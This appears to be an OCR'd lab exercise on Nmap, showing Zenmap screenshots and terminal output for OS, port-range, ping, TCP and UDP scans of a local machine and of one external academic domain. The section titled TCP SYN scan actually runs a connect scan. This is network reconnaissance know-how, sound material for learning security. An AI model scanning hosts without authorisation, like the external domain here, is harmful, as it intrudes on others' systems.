
Profile:

Command: nmap 192.168.2.24

OS	Host
	nkc.ac.in (202.21.
	host.docker.inter
	192.168.2.23
	192.168.2.22
	192.168.2.21
	192.168.2.20
	192.168.2.19
	192.168.2.18
	192.168.2.17
	192.168.2.16
	192.168.2.15

Status	Command
Unsaved	nmap 192.168.2.24
Unsaved	nmap 192.168.0.1
Unsaved	nmap 192.168.0.1-24
Unsaved	nmap nkc.ac.in
Failed	nmap -p - -p 200 192.168.0.105 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 20 -p 2 -p
Unsaved	nmap OS Scanning
Unsaved	nmap 192.168.2.24
Unsaved	nmap 192.168.2.24
Unsaved	nmap 192.168.2.-24





Target: 192.168.0.1-24

Command: nmap 192.168.0.1-24

Hosts | Services

Nmap Output | Ports / Hosts | Topology | Ho

OS	Host
	nkc.ac.in (202.21.
	host.docker.inter
	192.168.2.23
	192.168.2.22
	192.168.2.21
	192.168.2.20
	192.168.2.19
	192.168.2.18
	192.168.2.17
	192.168.2.16
	192.168.2.15
	192.168.2.14
	192.168.2.13
	192.168.2.12
	192.168.2.11
	192.168.2.2
	192.168.2.1
	192.168.0.24
	192.168.0.23
	192.168.0.22
	192.168.0.21
	192.168.0.20

nkc.ac.in (202.21.32.65)

Host Status

State: up

Open ports: 4

Filtered ports: 995

Closed ports: 1

Scanned ports: 1000

Up time: Not available

Last boot: Not available

Addresses

IPv4: 202.21.32.65


IPv6: Not available

MAC: Not available

Hostnames

Name - Type: nkc.ac.in - user

Comments



Target: 192.168.0.1-24 Profile:


Command: nmap 192.168.0.1-24

Hosts | Services

Nmap Output | Ports / Hosts | Topology | Host Details | Scans

OS	Host
	nkc.ac.in (202.21.
	host.docker.inter
	192.168.2.23
	192.168.2.22
	192.168.2.21
	192.168.2.20
	192.168.2.19
	192.168.2.18
	192.168.2.17
	192.168.2.16
	192.168.2.15

Status	Command
Unsaved	nmap 192.168.2.24
Unsaved	nmap 192.168.0.1
Unsaved	nmap 192.168.0.1-24
Unsaved	nmap nkc.ac.in
Failed	nmap -p - -p 200 192.168.0.105 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 200 -p 20 -p 2 -p
Unsaved	nmap OS Scanning
Unsaved	nmap 192.168.2.24
Unsaved	nmap 192.168.2.24
Unsaved	nmap 192.168.2.-24
Unsaved	nmap 192.168.2.-24
Unsaved	nmap 192.168.0.1-24



Target: 192.168.0.1-24

Command: nmap 192.168.0.1-24


Hosts | Services

Nmap Output | Ports / Hosts | Topology | Host Details | Sc

OS	Host
	nkc.ac.in (202.21.
	host.docker.inter
	192.168.2.23
	192.168.2.22
	192.168.2.21
	192.168.2.20

	Port	Protocol	State	Service	Version
🟢	80	tcp	open	http	
🔴	113	tcp	closed	ident	
🟢	443	tcp	open	https	
🟢	2000	tcp	open	cisco-sccp	
🟢	5060	tcp	open	sip	

3. **Using Domain Name**




Target: nkc.ac.in

Command: nmap nkc.ac.in

```
nmap nkc.ac.in

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 10:17 India Standard Time
Nmap scan report for nkc.ac.in (202.21.32.65)
Host is up (0.013s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE  SERVICE
80/tcp    open   http
113/tcp   closed ident
443/tcp   open   https
2000/tcp  open   cisco-sccp
5060/tcp  open   sip

Nmap done: 1 IP address (1 host up) scanned in 5.44 seconds
```

4. **OS Scanning**




Target: 192.168.2.24

Command: nmap -O 192.168.2.24

```
nmap -O 192.168.2.24

25/tcp   filtered smtp
80/tcp   open     http
110/tcp  filtered pop3
135/tcp  open     msrpc
139/tcp  open     netbios-ssn
143/tcp  filtered imap
445/tcp  open     microsoft-ds
465/tcp  filtered smtps
548/tcp  filtered afp
800/tcp  filtered mdbs_daemon
902/tcp  open     iss-realsecure
903/tcp  filtered iss-console-mgr
912/tcp  open     apex-mesh
993/tcp  filtered imaps
995/tcp  filtered pop3s
1122/tcp filtered availant-mgr
1433/tcp filtered ms-sql-s
2179/tcp open     vmrdp
3306/tcp open     mysql
3389/tcp open     ms-wbt-server
5432/tcp open     postgresql
5985/tcp open     wsman
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=7/2%OT=80%CT=1%CU=35180%PV=Y%DS=0%DC=L%G=Y%TM=6864C315
OS:%P=i686-pc-windows-windows)SEQ(SP=102%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%
OS:TS=A)SEQ(SP=103%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=106%GCD=1%
OS:ISR=106%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=106%GCD=1%ISR=10C%TI=I%CI=I%II=I
OS:%SS=S%TS=A)SEQ(SP=FF%GCD=1%ISR=108%TI=I%CI=I%II=I%SS=S%TS=A)OPS(O1=MFFD7
OS:NW8ST11%O2=MFFD7NW8ST11%O3=MFFD7NW8NNT11%O4=MFFD7NW8ST11%O5=MFFD7NW8ST11
OS:%O6=MFFD7ST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=
OS:Y%DF=Y%T=80%W=FFFF%O=MFFD7NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=
OS:0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O
OS:%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=
OS:N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=Z%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%
OS:CD=Z)

Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.82 seconds
```

5. **Port Scanning**




Target: 192.168.2.24

Command: nmap -p 200 192.168.2.24

```
nmap -p 200 192.168.2.24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:02 India Standard Time
Nmap scan report for host.docker.internal (192.168.2.24)
Host is up (0.0010s latency).

PORT    STATE  SERVICE
200/tcp closed src

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

6. **For Range of Port Number**




Target: 192.168.2.24

Command: nmap -p 1-200 192.168.2.24

```
nmap -p 1-200 192.168.2.24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:03 India Standard Time
Nmap scan report for host.docker.internal (192.168.2.24)
Host is up (0.00011s latency).
Not shown: 193 closed tcp ports (reset)
PORT    STATE    SERVICE
25/tcp  filtered smtp
80/tcp  open     http
110/tcp filtered pop3
135/tcp open     msrpc
137/tcp filtered netbios-ns
139/tcp open     netbios-ssn
143/tcp filtered imap

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
```

7. **Ping Scanning(No Port Scan)**




Target: 192.168.2.24

Command: nmap -sn 192.168.2.24

```
nmap -sn 192.168.2.24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:04 India Standard Time
Nmap scan report for host.docker.internal (192.168.2.24)
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

8. **TCP SYN SCAN**




Target: 192.168.2.24 Profile:

Command: nmap -sT 192.168.2.24

```
nmap -sT 192.168.2.24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:07 India Standard Time
Nmap scan report for host.docker.internal (192.168.2.24)
Host is up (0.00093s latency).
Not shown: 983 filtered tcp ports (no-response), 4 filtered tcp ports (admin-prohibited)
PORT     STATE SERVICE
80/tcp   open  http
110/tcp  open  pop3
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
143/tcp  open  imap
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
2179/tcp open  vmrdp
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
5432/tcp open  postgresql
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 5.03 seconds
```

9. **UDP SCAN**




Target: 192.168.2.24 Profile:

Command: nmap -sU 192.168.2.24

```
nmap -sU 192.168.2.24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:09 India Standard Time
Nmap scan report for host.docker.internal (192.168.2.24)
Host is up (0.0016s latency).
All 1000 scanned ports on host.docker.internal (192.168.2.24) are in ignored states.
Not shown: 586 open|filtered udp ports (no-response), 414 closed udp ports (port-unreach)

Nmap done: 1 IP address (1 host up) scanned in 5.10 seconds
```

10. **Service Version Scan**

